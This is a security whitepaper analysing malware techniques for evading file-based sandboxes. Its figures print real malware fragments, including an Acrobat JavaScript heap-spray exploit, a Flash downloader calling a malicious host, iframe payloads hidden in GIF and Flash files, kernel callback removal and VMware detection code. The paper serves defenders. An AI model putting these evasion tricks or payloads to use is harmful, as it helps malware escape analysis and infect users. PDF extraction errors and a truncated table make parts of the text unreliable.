

Hot Knives through Butter:

Evading File-based Sandboxes

Abhishek Singh, Zheng Bu

EXECUTIVE SUMMARY

Under a tsunami of cyber attacks, file-based sandboxes have become a popular tool for quickly capturing the behavior of file. These file-based sandboxes provide isolated, virtual environments that monitor the actual behavior of the files.

Unfortunately, file-based sandboxes are proving equally oblivious to the latest malware. Attackers are using a variety of techniques to slip under the radar of many sandboxes, leaving systems just as vulnerable as they were before.

We have characterized the methods for evading file-based sandboxes into the following categories:

- Human interaction — mouse clicks and dialog boxes
- Configuration-specific— sleep calls, time triggers, execution path, and process hiding
- Environment-specific— version, embedded iframes, and DLL loaders
- Classic VMware-specific— system-service lists, unique files, and the VMX port

This paper explains these techniques in detail to better prepare security professionals to analyze these evolving threats.

INTRODUCTION

Modern malware is dynamic and polymorphic, exploiting unknown vulnerabilities to attack multiple vectors in multiple stages. But attackers have evolved, too. The key for malware authors is determining whether the code is running in a virtual environment or on a real target machine. To that end, malware authors have developed a variety of techniques.

HUMAN INTERACTION

File-based sandboxes emulate physical systems, but without a human user. Attackers use this key difference to their advantage, creating malware that lies dormant until it detects signs of a human user: a mouse click, intelligent responses to dialog boxes, and the like. This section describes these checks in more detail.

Mouse clicks

Trojan UpClicker, uses mouse clicks to detect human activity¹. To fool file based sandboxe, UpClicker establishes communication with malicious CnC servers only after detecting a click of the left mouse button. Figure 1 shows a snippet of the UpClicker code, which calls the function *SetWinodwsHookExA* using *0Eh* as a parameter value. This setting installs the Windows hook procedure *WH_MOUSE_LL*, used to monitor low-level mouse inputs².

```
add     esp, 8
push    0 ; dwThreadId
push    0 ; lpModuleName
call    ds:GetModuleHandleA
push    eax ; hmod
push    offset fn ; lpfn
push    0Eh ; idHook ; WH_MOUSE_LL
call    ds:SetWindowsHookExA
mov     esi, ds:GetMessageA
push    0 ; wMsgFilterMax
push    0 ; wMsgFilterMin
```

Figure 1: Malware code showing hook to mouse (pointer *fn* highlighted)

The pointer *fn* highlighted in Figure 1 refers to the hook procedure circled in Figure 2.

```
[RESULT __stdcall Fn(int nCode, WPARAM wParam, LPARAM lParam)
{
    char Dest; // [sp+Ch] [bp-A8h]@3
    char v5; // [sp+0h] [bp-A7h]@3
    __int16 v6; // [sp+91h] [bp-23h]@3
    __int16 v7; // [sp+B1h] [bp-3h]@6
    char v8; // [sp+B3h] [bp-1h]@6

    if ( !nCode )
    {
        switch ( wParam )
        {
            case 0x200u: // WM_MOUSEMOVE
                Dest = 0;
                memset(&v5, 0, 0xA4u);
                v6 = 0;
                sprintf(&Dest, "q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8");
                break;
            case 0x201u: // WM_LBUTTONDOWN
                Dest = 0;
                memset(&v5, 0, 0xA4u);
                v7 = 0;
                v8 = 0;
                sprintf(&Dest, "v9i02ks3k7a8v9i02ks3k7a8v9i02ks3k7a8v9i02ks3k7a8v9i02ks3k7a8");
                break;
            case 0x202u: // WM_LBUTTONUP
                UnhookWindowsHookEx(hhk);
                Sub_401170();
                break;
        }
    }
}
```

Figure 2: Code pointed by pointer fn , highlighting the action for a mouse click up.

This code watches for a left-click on the mouse —more specifically, an up-click, which is where the Trojan gets its name. When an up-click occurs, the code calls function `UnhookWindowsHookEx ()` to stop monitoring the mouse and then calls the function `sub_401170 ()` to execute the malicious code.

¹ FireEye. “Don’t Click the Left Mouse Button: Introducing Trojan UpClicker.” December 2012.

² Microsoft, "SetWindowsHookEx function." June 2013.

Another APT-related malware file called BaneChant, which surfaced six months after UpClicker, further refined the concept³. It activates only after three mouse clicks.

Dialog boxes

Another way of detecting a live target is displaying a dialog box that requires the user to respond. . Malware have seen making use of MessageBox() and MessageBoxEx() API to create dialog boxes in EXE and DLL. The malware activates only after the user clicks

In the same way, malware can use JavaScript to open a dialog box within Adobe Acrobat PDF files using the *app.alert()* method documented in the JavaScript for Acrobat API. Figure 3 shows code that uses *app.alert()* API to open a dialog box. When the user clicks OK, the code uses the *app.launchURL()* method to open a malicious URL.

```
function MyPopup()  
{  
  if(1==app.alert("This update will be installed. \n\nYou can continue with the update."))  
    app.launchURL("http://[redacted]/download/update")  
}  
app.setTimeout("MyPopup()", 2000);
```

Figure 3: Javascript code opening a dialog box. (References to specific websites blurred)

CONFIGURATION

As much as sandboxes try to mimic the physical computers they are protecting, these virtual environments are configured to a defined set of parameters. Cyber attackers, aware of these configurations, have learned to sidestep them.

Sleep calls

With a multitude of file samples to examine, file-based sandboxes typically monitor files for a few minutes and, in the absence of any suspicious behavior, move on to the next file.

That provides malware makers a simple evasion strategy: wait out the sandbox. By adding extended sleep calls, the malware refrains from any suspicious behavior throughout the monitoring process.

Trojan Nap, takes this approach. Figure 4 shows a snippet of code from Trojan Nap. When executed, the malware sends an HTTP request for the file "newbos2.exe" from the "wowrizep.ru" domain, which is known to be malicious.

³ FireEye. "Trojan.APT.BaneChant: In-Memory Trojan That Observes for Multiple Mouse Clicks." April 2013.


```

string1+="C.=fB utx.knc";
string1+="E||vTKJN'W8j+";
string1+=".*-j3:aaZ7";
string1+="Ird|/;)3C*4{'U";
string1+="XM|?EFh!Ulu0#Y";
string1+="ek\\*V+PyBJ<Hx";
string1+="Y&0!Qs8cf4b7M2";
string1+="ywULK0cBE:zS4";
string1+="SM+\\!%7.mA`cX_";
string1+="b?jqR3";
var val = '';
for ( i=0; i<string1.length; i++){
key2 = key2 % 0x5e;
char1 = string1.charCodeAt(i) + key2;
if (char1 >= 0x7e){
char1 = char1-0x5e;
}
val += String.fromCharCode(char1);
key2 += char1;
}

return val;
}
var launch = app.setTimeout(mystr(), 1000000);

```

Figure 6: JavaScript for Acrobat code waiting for 1,000,000 milliseconds using the *app.setTimeout()* method before calling the malicious *mystr()* function.

Time triggers

Sometimes, sleep API calls are used with time triggers to execute malware only after a given date and time; sandboxes monitoring the file before that time detect nothing unusual.

Case in point: Trojan Hastati uses the *GetLocalTime()* API method, which imports a pointer to Windows' SystemTime structure to determine the current local date and time.

As shown in Figure 7, the *SystemTime* structure returned the following values (in memory, the hexadecimal pairs are stored in reverse order):


- 07 DD (wYear) — 2013
- 00 06 (wMonth) — corresponds to June
- 00 01 (wDayofWeek) — corresponds to Monday
- 00 11 (wDay) — 17

004011D8	FF96 30030000	CALL DWORD PTR DS:[ESI+330]	kernel32.GetLocalTime
004011D9	BF 7346AD4D	MOV EDI,4DAD4678	
004011DA	5E 75	IMP SHORT 004011ED	
004011DB	68 60EA0000	PUSH 0EA000	
004011DC	FF96 34030000	CALL DWORD PTR DS:[ESI+334]	
004011DD	8D45 F0	LEA EAX,[LOCAL.4]	
004011DE	50	PUSH EAX	
004011DF	FF96 30030000	CALL DWORD PTR DS:[ESI+330]	
004011E0	0FB745 F0	MOVZX EAX,WORD PTR SS:[LOCAL.4]	
004011E1	92	CDQ	
004011E2	6A 64	PUSH 64	
004011E3	59	POP ECX	
004011E4	F7F9	IDIV ECX	
004011E5	0FB745 F2	MOVZX EAX,WORD PTR SS:[LOCAL.4+2]	
004011E6	6BD2 64	IMUL EDX,EDX,64	
004011E7	03D0	ADD EDX,EAX	
004011E8	0FB745 F6	MOVZX EAX,WORD PTR SS:[LOCAL.3+2]	
004011E9	6BD2 64	IMUL EDX,EDX,64	

[00402773]=7C80A864 (kernel32.GetLocalTime) (current registers)			
Address	Hex dump	ASCII	
0012FF48	00 07 06 00 01 00 11 00 0F 00 00 00 24 00 7C 03	..0600010011000F000024007C03	0012FF44
0012FF49	00 FF 12 00 5E 12 40 00 43 24 00 00 5B BC 4A 6A	..FF12005E124000432400005BBC4A6A	0012FF48
0012FF4A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FF4C
0012FF4B	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FF4E

Figure 7: A snippet of Hastati code, highlighting a call to the *GetLocalTime()* method to determine the current time.

In this case, the malicious code executes because the current time (Monday, June 17, 2013) has passed the detonation trigger (March 20, 2013 at 2:00 P.M.). But if the current time has not reached the detonation trigger, the malware calls a sleep function with the value 0EA60 (60,000 milliseconds), as shown in Figure 8. After that wait, the code checks the time again. If the current time still has not reached the detonation trigger, it calls the sleep function again, and so on, repeating the loop until it is time to detonate.



56	SUB ESP, 10	
5B75 08	PUSH ESI	
57	MOV ESI, DWORD PTR SS:[ARG.1]	
58	PUSH EDI	
8D45 F0	LEA EAX, [LOCAL.4]	
59	PUSH EAX	
FF96 30030000	CALL DWORD PTR DS:[ESI+330]	
BF 7846AD4D	MOV EDI, 4DAD4678	
EB 15	JMP SHORT 004011ED	
68 0EA60000	PUSH 0EA60	
FF 34030000	CALL DWORD PTR DS:[ESI+334]	kernel32.Sleep
8D45 F0	LEA EAX, [LOCAL.4]	
59	PUSH EAX	
FF96 30030000	CALL DWORD PTR DS:[ESI+330]	
0FB745 F0	MOVZX EAX, WORD PTR SS:[LOCAL.4]	
99	CDB	
6A 64	PUSH 64	
59	POP ECX	

Figure 8: Malware making use of Sleep call if trigger condition is not met

Execution path

Another giveaway that code is executing in a virtual machine is its location within the file structure. Many sandboxes copy file samples to the root directory and execute them there. On real-world computers, most files are opened from the user's download folder, Windows' "Temporary Internet Files" folder or a user-selected location — rarely the root directory.

At least two methods in the Windows API allow code to determine whether it is running in the root directory: *mmioOpen()* and *GetCommadLineA()*.

mmioOpen()

In normal use, the *mmioOpen()* function is used for multimedia files for the following:

- Opening files for unbuffered or buffered I/O
- Creating files
- Deleting files
- Indicating whether files exist

Files opened with the *mmioOpen()* function use to the *MMIINFO* structure to convey the status of files opened. The *adwInfo* member of this structure contains the state information maintained by the I/O procedure.

Figure 9 shows an example of malware code that uses this feature to determine whether it is in the root folder.




Figure 9: Malware making use of mmioOpen function for checking command path

The code works in the following sequence:

1. The file attempts to open itself using the *mmiOpenA* function with “..” (up one level of the folder directory) as the *szFilename* parameter.
2. If the file is the root directory, going up one level is not possible, creating an “ACCESS_DENIED” error condition. Windows populates the *MMIOINFO* structure with the error condition (condition 5).
3. The malware file checks the value returned by the *mmioOpenA* with the instruction “*CMP DWORD PTR SS:[LOCAL.5], 0*”.
4. If the return value of the function *mmiOpenA* is not NULL (that is, if an error has occurred), the *wErrorRet* member of the *MMIOINFO* structure contains the error values.
5. The code calls the Windows *KERNEL32.GetLastError* function to get the error value. If the error value is 5 (ACCESS_DENIED)—a sign that the code is running from the root directory and, therefore, in a virtual machine—the malware remains dormant

GetCommadLineA()

Another method for checking whether malware is running in the root directory is using the *GetCommadLineA()* API method. This method retrieves the command-line string for the current process. If the malware is running in the root directory — and presumably, a sandbox — only one backslash character (“/”) appears in the string. Example: “C:/filename.exe.”

Figure 10 shows code that uses this API method. If only one backslash appears in the command-line string, the malware terminates to avoid detection.

> 8B 0B130000	CALL 00403C66	
8975 FC	MOV DWORD PTR SS:[EBP-4],ESI	
• E8 B9100000	CALL 00403A1C	C a.00403A1C
• 85C0	TEST EAX,EAX	
✓ 7D 08	JGE SHORT 0040296F	
• 6A 1B	PUSH 1B	[Arg1 = 1B
• E8 5DFEFFFF	CALL 004027CB	a.004027CB
• 59	POP ECX	
> FF15 30924100	CALL DWORD PTR DS:[<&KERNEL32.GetCommadLineA	C KERNEL32.GetCommadLineA
• A3 20804100	MOV DWORD PTR DS:[418020],EAX	
• E8 700F0000	CALL 004038FA	C a.004038FA
• A3 68764100	MOV DWORD PTR DS:[417668],EAX	
• E8 CF0E0000	CALL 00403858	C a.00403858
• 85C0	TEST EAX,EAX	
✓ 7D 08	JGE SHORT 00402995	
• 6A 08	PUSH 8	[Arg1 = 8
• E8 37FEFFFF	CALL 004027CB	a.004027CB
• 59	POP ECX	
> E8 8B0C0000	CALL 00403625	
• 85C0	TEST EAX,EAX	
✓ 7D 08	JGE SHORT 004029A6	
• 6A 09	PUSH 9	[Arg1 = 9
• E8 26FEFFFF	CALL 004027CB	a.004027CB
• 59	POP ECX	
> 6A 01	PUSH 1	[Arg1 = 1
• E8 29070000	CALL 004030D6	a.004030D6
• 59	POP ECX	
• 59	POP ECX	

Figure 10: Malware making use of *GetCommadLineA()* to get the path

Hiding processes

File-based sandboxes spot suspicious malware activity by monitoring all of the processes occurring in the operating system. Many are configured to do this using a Microsoft-provided kernel routine called *PsSetCreateProcessNotifyRoutine*. This routine allows hardware drivers to create or modify lists of software routines to be called when a Windows process is created or terminated. File-based sandboxes can use this information to track system activity and protect critical resources.

Windows maintains an array of internal callback objects with the starting address of *PsSetCreateProcessNotifyRoutine*. Up to eight callbacks may be registered on Windows XP SP2. Unfortunately for non-Microsoft developers, the internal pointer of the initial routine is not exported, and no publicly disclosed method allows third-party applications to easily register for these notifications.

Pushdo accesses *PsCreateProcessNotifyRoutine* to remove all registered callbacks — including those of any security software. Once it has removed the callbacks, it can create and terminate processes without raising any red flags.

For malware authors, the key is finding the internal pointer of *PsSetCreateProcessNotifyRoutine*. Figure 11 shows code extracted from the Windows kernel image (ntoskrnl.exe) using disassembly tool IDA. The code reveals that the pointer offset is contained in x86 assembly of this routine.


```

PAGE:005552FA ; Exported entry 910. PsSetCreateProcessNotifyRoutine
PAGE:005552FA ; ===== S U B R O U T I N E =====
PAGE:005552FA ; Attributes: bp-based frame
PAGE:005552FA ; _stdcall PsSetCreateProcessNotifyRoutine(x, x)
PAGE:005552FA public PsSetCreateProcessNotifyRoutine@8
PAGE:005552FA _PsSetCreateProcessNotifyRoutine@8 proc near
PAGE:005552FA
NotifyRoutine = dword ptr 8
Remove = byte ptr 0Ch
PAGE:005552FA
PAGE:005552FA 8B FF mov edi, edi
PAGE:005552FA 55 push ebp
PAGE:005552FA 8B EC mov ebp, esp
PAGE:005552FA 53 push ebx
PAGE:00555300 33 D8 xor ebx, ebx
PAGE:00555302 38 5D 0C cmp [ebp+Remove], bl
PAGE:00555305 56 push esi
PAGE:00555306 57 push edi
PAGE:00555307 74 65 jz short Remove equal 0
PAGE:00555309 BF 60 9D 48 00 mov edi, offset PspCreateProcessNotifyRoutine
PAGE:0055530E loc_55530E: ; CODE XREF: PsSetCreateProcessNotifyRoutine(x,x)+46↓j
PAGE:0055530E 57 push edi
PAGE:0055530F E8 38 7C 01 00 call _ExReferenceCallbackBlock@4 ; ExReferenceCallbackBlock(x)
PAGE:00555314 8B F0 mov esi, eax
PAGE:00555316 85 F6 test esi, esi
PAGE:00555318 74 1F jz short loc_555339
PAGE:0055531A 56 push esi
PAGE:0055531B E8 63 38 FF FF call _ExGetCallbackBlockRoutine@4 ; ExGetCallbackBlockRoutine(x)
PAGE:00555320 3B 45 08 cmp eax, [ebp+NotifyRoutine]
PAGE:00555323 75 0D jnz short loc_555332
PAGE:00555325 56 push esi

```

Figure 11: *PsSetCreateProcessNotifyRoutine* for ntoskrnl.exe

With this information, Pushdo easily cancels process notifications to security software. The Pushdo code shown in Figure 12 works as follows:

1. The malware determines the Windows build number using the *NtBuildNumber* function. For Windows XP, the build numbers are 2600 (32-bit) and 3790 (64-bit).
2. The malware gets the runtime address for *PsSetCreateProcessNotifyRoutine*. The *jmp_PsSetCreateProcessNotifyRoutine* assembly code fragment, shown in Figure 13, contains a *jmp* to the external *PsSetCreateProcessNotifyRoutine* routine. The *jmp* op-code is 2 bytes long. Therefore, runtime address of *PsSetCreateProcessNotifyRoutine* (in memory) is *jmp_PsSetCreateProcessNotifyRoutine* + 2.
3. The malware linearly scans the assembly code for 0xBF followed 5 bytes later by 0x57. The value immediately after the 0xBF is the internal *PspCreateProcessNotifyRoutine* address.
4. From there, the malware simply walks the *PspCreateProcessNotifyRoutine* pointer and NULLs out all callback objects. For Windows XP, the operation code 0xBF is “mov edi,” and 0x57 is “push edi.”

```

unsigned int i; // eax@6
unsigned int v2; // [sp+Ch] [bp-8h]@6
unsigned __int8 v3; // [sp+12h] [bp-2h]@4
unsigned __int8 v4; // [sp+13h] [bp-1h]@4

if ( (signed __int16)NtBuildNumber == 2195 )
{
    v4 = 0xBAu;
    v3 = 0x84u;
}
else
{
    if ( (signed __int16)NtBuildNumber != 2600 && (signed __int16)NtBuildNumber != 3790 )
        return 0;
    v4 = 0xBFu; // Check for mov edi op code is BF
    v3 = 0x57u; // 57 is op code for Push edi
}
v2 = *((_DWORD *)((char *)jmp_PsSetCreateProcessNotifyRoutine + 2));
for ( i = v2; i < v2 + 128; ++i )
{
    if ( *(_BYTE *)i == v4 && *(_BYTE *)(i + 5) == v3 )
        return *(_DWORD *)(i + 1);
}
return 0;

```

Figure 12: Retrieval of the *PsCreateProcessNotifyRoutine*

```

.text:000116F0
.text:000116F6      loc_116F6:      ; DATA XREF: sub_116A4f0
.text:000116F6      FF 25 A8 17 01 00      jmp     ds:except_handler3
.text:000116F6      ; -----
.text:000116FC      CC CC CC CC          dd 0CCCCCCC
.text:00011700      CC CC                db 2 dup(0CCh)
.text:00011702      ; -----
.text:00011702      jmp_PsSetCreateProcessNotifyRoutine: ; DATA XREF: Get_PspCreateProcessNotifyRoutine+3A70
.text:00011702      FF 25 D4 17 01 00      jmp     ds:PSetCreateProcessNotifyRoutine
.text:00011702      ; -----
.text:00011708      CC CC CC CC          dd 0CCCCCCC
.text:0001170C      CC CC                db 2 dup(0CCh)
.text:0001170E      ; -----
.text:0001170E      jmp_PsSetCreateThreadNotifyRoutine: ; DATA XREF: Check_PsSetCreateThreadNotify?+3A70
.text:0001170E      FF 25 D8 17 01 00      jmp     ds:PSetCreateThreadNotifyRoutine
.text:00011710      ; -----
.text:00011714      00 00 00 00 00 00 00 00      align 80h
.text:00011714      00 00 00 00 00 00 00 00      ends

```

Figure 13: *jmp_PsSetCreateProcessNotifyRoutine*

ENVIRONMENT

In theory, code executed in a virtual environment should run the same way it does on a physical computer. In reality, most sandboxes have telltale features, enabling attackers to include sandbox-checking features into their malware. This section explains some of those checks in detail.

Version checks

Many malicious files are set to execute only in certain version of applications or operating systems. These self-imposed limitations are not always attempts to evade sandboxes specifically; many seek to exploit a flaw present only in a specific version of an application, for example.

But the effect is often the same. All sandboxes have predefined configurations. If a given configuration lacks a particular combination of operating system and applications, some malware will not execute, evading detection.

Flash

Figure 14 shows ActionScript code for malicious Flash downloader. The version number of the Flash player installed on the system is an input (variable *v*) to the *getUrl()* function. The code makes a GET request to a high-risk domain to download a malicious file, *f.swf*, to exploit a flaw in a specific version of Flash.

```
var v=/:$version;  
getUrl("http://www.live322.cn/"+v+"f.swf",_root,"GET");  
stop();
```

Figure 14: Malicious Flash downloader with version check

If the sandbox does not have the targeted version installed, the malicious flash file is not downloaded, and the sandbox detects no malicious activity.

PDF

In a similar manner, the JavaScript code shown in Figure 15 uses the API method *app.viewerVersion()* to determine the version of the Acrobat Reader installed. The code executes only on systems that have the targeted version — in this case, version 6.0 or later — bypassing sandboxes that do not have a matching version in place.

```
(app.viewerVersion >= 7.0)  
{  
    plin = re(1124,unescape("%u0b0b%u0028%u06eb%u06eb")) + unescape("%u0b0b%u0028%u0aeb%u0aeb") +  
    unescape("%u9090%u9090") + re(122,unescape("%u0b0b%u0028%u06eb%u06eb")) + sc +  
    re(1256,unescape("%u4141%u4141"));  
}  
else  
{  
    ef6 = unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");  
    plin = re(80,unescape("%u9090%u9090")) + sc + re(80,unescape("%u9090%u9090")) +  
    unescape("%ue7e9%ufff9")+unescape("%uffff%uffff") + unescape("%uf6eb%uf4eb") +  
    unescape("%uf2eb%uf1eb");  
    while ((plin.length % 8) != 0)  
    plin = unescape("%u4141") + plin;  
    plin += re(2626,ef6);  
    (app.viewerVersion >= 6.0)  
    {  
        this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});  
    }  
}
```

Figure 15: Malicious Acrobat JavaScripts code with a version check

Embedded iframes in GIF and Flash files

A common approach is hiding iframe HTML elements in otherwise non-executable file, such as GIF picture or Acrobat Flash. By themselves, these files are not executed and therefore exhibit no suspicious behavior in the sandbox.

GIF

GIF graphic files consist of the following elements:

- Header
- Image data
- Optional metadata
- Footer (also called the trailer)

The footer is a single-field block indicating the end of the GIF data stream. It normally has a fixed value 0x3B. In many malicious GIF files, an iframe tag is added after the footer (see Figure 16).

59	a5	84	16	86	c3	8c	81	49	08	86	0e	27	34	33	82	Y#„0TAE,101. 10,
df	79	9b	bb	39	a1	bb	a3	1f	1a	3a	2b	fa	a1	5a	fc	By»»9;»£...:ú;Zù
a1	2a	44	a6	15	58	41	b5	14	ea	12	d8	03	6b	ee	e8	;*D!„XAp.ê.Ø.kiè
10	14	6d	9a	62	a7	05	58	80	08	30	01	13	c9	37	20	..mšb\$.X€.0..É7
00	00	3b	3c	3f	6f	62	5f	73	74	61	72	74	28	29	3b	..;K?ob_start();
3f	3e	3c	69	66	72	61	6d	65	20	73	72	63	3d	22	68	?><iframe src="h
74	74	70	3a	2f	2f	77	77	77	2e	72	6f	35	32	31	2e	ttp://www.ro52l.
63	6f	6d	2f	74	65	73	74	2e	68	74	6d	22	20	77	69	com/test.htm" wi
64	74	68	3d	30	20	68	65	69	67	68	74	3d	30	3e	3c	dth=0 height=0><
2f	69	66	72	61	6d	65	3e	3c	3f	6f	62	5f	73	74	61	/iframe><?ob_sta
72	74	28	29	3b	3f	3e	3c	69	66	72	61	6d	65	20	73	rt();?><iframe s
72	63	3d	22	68	74	74	70	3a	2f	2f	77	77	77	2e	72	rc="http://www.r
6f	35	32	31	2e	63	6f	6d	2f	74	65	73	74	2e	68	74	o52l.com/test.ht
6d	22	20	77	69	64	74	68	3d	30	20	68	65	68	67	68	m" width=0 height

Figure 16: Malicious iframe Tag in a GIF

Flash

Similar to GIF files, Flash file can also hide iframe links to malicious websites. Figure 17 shows Flash file code with a malicious iframe element.

Flash is not an HTML rendering engine, so the hidden iframe does nothing when the Flash file is opened in the sandbox. So again, the sandbox detects no malicious behavior.

5e 9d c5 60 e8 ee 4d 47 13 61 74 ec cf e8 20 3a	^QA`èiMG.atIè :
1a 0f a3 e3 7e 46 6f a4 a3 7d 60 f4 96 9f d1 a1	..fã~Foz} `ô-ŸN;
74 74 18 8c de 3a 0f fd cf 6f 39 f8 e7 5e 7a 6d	tt.ÉP:..ýIø9øç^zm
83 5e 7a f1 6e 02 9b e0 62 2e 05 80 7f be df 92	f^zřn. >àb..ÉD%8'
02 b3 72 c0 1d 1b 89 27 05 42 d5 3a fa bb 25 38	. 'rÀ..%'.BŮ:ú»%8
95 62 bc e2 92 02 77 3c 40 c1 05 42 df 52 50 4b	-D4d .%4Á BBRPL
40 66 e1 00 46 0c fe a4 ff 7f 01 10 b1 60 68 3c	@fá.F.pxyD..»An
69 66 72 61 6d 65 20 73 72 63 3d 68 74 74 70 3a	iframe src=http:
2f 2f 64 61 64 61 73 64 73 61 64 3 61 2e 33 33	//dadasdsadsa.33
32 32 2e 6f 72 67 2f 61 2f 61 36 2e 68 74 6d 3f	22.org/a/a6.htm?
61 32 37 32 20 77 69 64 74 68 3d 31 30 30 20 68	a272 width=100 h
65 69 67 68 74 3d 30 3e 3c 2f 69 66 72 61 6d 65	eight=0></iframe
3e	>

Figure 17: Malicious iframe tag in a Flash file

DLL loader checks

Usually, running a dynamic-link library (DLL) file involves using run32dll.exe or loading the DLL in a process that executes it. Some malware uses a different process, requiring specific loaders to execute the DLL. If the required loader is not present, the DLL does not execute and remains undetected by the sandbox.

Figure 18 shows malware code that computes the hash of the loader to determine whether it is the required loader.

33EC4014	> 55	PUSH EBP	
33EC4015	* 89E5	MOV EBP,ESP	
33EC4017	* 57	PUSH EDI	
33EC4018	* BF 994A0000	MOV EDI,4A99	
33EC401D	* B8 07882D21	MOV EAX,212D8807	
33EC4022	* 037D 08	ADD EDI,DWORD PTR SS:[EBP+8]	
33EC4025	* B9 86000000	MOV ECK,286	
33EC402A	> 33C8	XOR EAX,ECK	
33EC402C	* 030F	ROR DWORD PTR DS:[EDI],CL	
33EC402E	* 0007	ADD BYTE PTR DS:[EDI],AL	
33EC4030	* 83EF 04	SUB EDI,4	
33EC4033	* 5C 55	LOOP SHORT 33EC402A	
33EC4035	* 5F	POP EDI	
33EC4036	* C9	RET	

Jump is taken
Dest=ddwkysts.33EC402A
ECV=0000002C (decimal 626)

Address	Hex dump	ASCII
00420000	2A 4F 6C 6C 79 44 62 67 20 76 32 2E 30 31 20 44	#01lyDbg v2.01 D
00420010	4C 4C 20 4C 6F 61 64 65 72 2A 20 28 43 29 20 32	LL Loader* (C) 2
00420020	30 31 30 2D 32 30 31 31 20 4F 6C 65 68 20 59 75	010-2011 OIeh Yu
00420030	73 63 68 75 68 00 00 00 00 00 00 00 40 00	schuk
00420040	00 00 00 00 00 00 00 64 01 41 00 01 02 41 00	g
00420050	00 01 42 00 0C 03 41 00 CA 00 41 00 00 00 00	d0A 00A

Figure 18: Malware computing the hash of the loader

CLASSIC VMWARE EVASION TECHNIQUES

The sandbox-evasion techniques outlined so far in this paper have been observed present in of advanced malware and APTs. But based on our telemetry data, several classic evasion techniques continue to prove useful to malware writers⁴. VMware, a popular virtual-machine tool, is particularly easy to detect because of its distinctive configuration.

⁴ Abhishek Singh. "Techniques for Evading Automated Analysis.", Virus Bulletin February 2013.

System-service lists

To detect the presence of a VMware-created sandbox, some malware checks for services unique to VMware, including vmicheatbeat, vmci, vmdebug, vmmouse, vmtoolsd, VMTools, vmware, vmx86, vmhgfs, and vmxnet.

The code shown in Figure 19 uses the function *RegOpenKeyExA()* to check services used by VMware virtual machines. If the function *RegOpenKeyExA()* succeeds, the return value is a nonzero error code.

```
= dword ptr -2Ch
= byte ptr -10h

sub     esp, 3Ch
lea     eax, [esp+3Ch+var_10]
mov     [esp+3Ch+var_2C], eax
mov     [esp+3Ch+var_30], 20019h
mov     [esp+3Ch+var_34], 0
mov     [esp+3Ch+var_38], offset aSoftwareUnware ; "SOFTWARE\\VMware, Inc.\\VMware Tools"
mov     [esp+3Ch+var_3C], 80000002h
call    RegOpenKeyExA
sub     esp, 14h
test    eax, eax
setnz   al
movzx   eax, al
add     esp, 3Ch
retn
endp
```

Figure 19: Malware using the function *RegOpenKeyExA()* to check for VMware tools

Unique files

Another giveaway that the malware code is running in a VMware-created sandbox is the presence of VMware-specific files. Figure 20 shows malware code that uses the *GetFileAttributeA()* function to check for a VMware mouse driver.

```
> 401D6A    proc near                ; CODE XREF: sub_401310+316fp
;_1C      = dword ptr -1Ch
sub     esp, 1Ch
mov     [esp+1Ch+var_1C], offset aCWindowsSyst_0 ; "C:\\WINDOWS\\system32\\drivers\\vmmouse.sys"...
call    GetFileAttributeA
sub     esp, 4
cmp     eax, 0FFFFFFFFh
setz    al
movzx   eax, al
add     esp, 1Ch
retn
> 401D6A    endp
```

Figure 20: Malware using *GetFileAttributeA()* to determine the presence of VMware mouse driver

The *GetFileAttributeA()* function retrieves the system attributes for the specified file or directory. After the function call, the code *cmp eax, 0FFFFFFFFh* checks whether the value returned is -1 . That value means that the function is unable to retrieve the attributes of the file *vmmouse.sys* — and therefore, that the code is not executing in a VMware environment.

VMX communication port

Another obvious indicator is the VMX port that VMware uses to communicate with its virtual machines. If the port exists, the malware remains dormant to avoid detection. Figure 21 shows malware code that checks for the port.



```
sub_405124      proc near                                ; CODE XREF: sub_400B
                                                         ; DATA XREF: sub_400B
arg_8          = dword ptr 0Ch
xor            eax, eax
push          offset loc_40514C
push          dword ptr fs:[eax]
mov           fs:[eax], esp
mov           eax, 'VMXh'
mov           ebx, 3C6CF712h
mov           ecx, 0Ah
mov           dx, 'UX'
in            eax, dx
mov           eax, 1
```

Figure 21: Malware using IO ports to detect VMware

The code works as follows:

1. The instruction *move eax, 'VMXh'* loads the value 0x564D5868 into the EAX register.
2. EBX is loaded with any value.
3. ECX is set to 0Ah, which retrieves the VMware version.
4. Register DX is set to the port VX, which enables interfacing with the VMware.
5. The code calls the instruction *in eax, dx* to read from the port into EAX. If the code is running in a VMware environment, the call succeeds. The malware refrains from executing to avoid detection.

COMPARING PUBLICLY AVAILABLE SANDBOXES

Table 1 compares three popular online malware-analysis services that use file-based sandboxes. To varying degrees of success, the services caught some malware that used sandbox-evading techniques. But none of them recognized all of the techniques — all three missed malware that employed version checks and embedded iframes.

	Execution Path	Human Interaction	Embedded Iframe in Flash /JPG files	Sleep Calls	Version Checks	Processes Specific to VMWare	Checking for Communication Ports
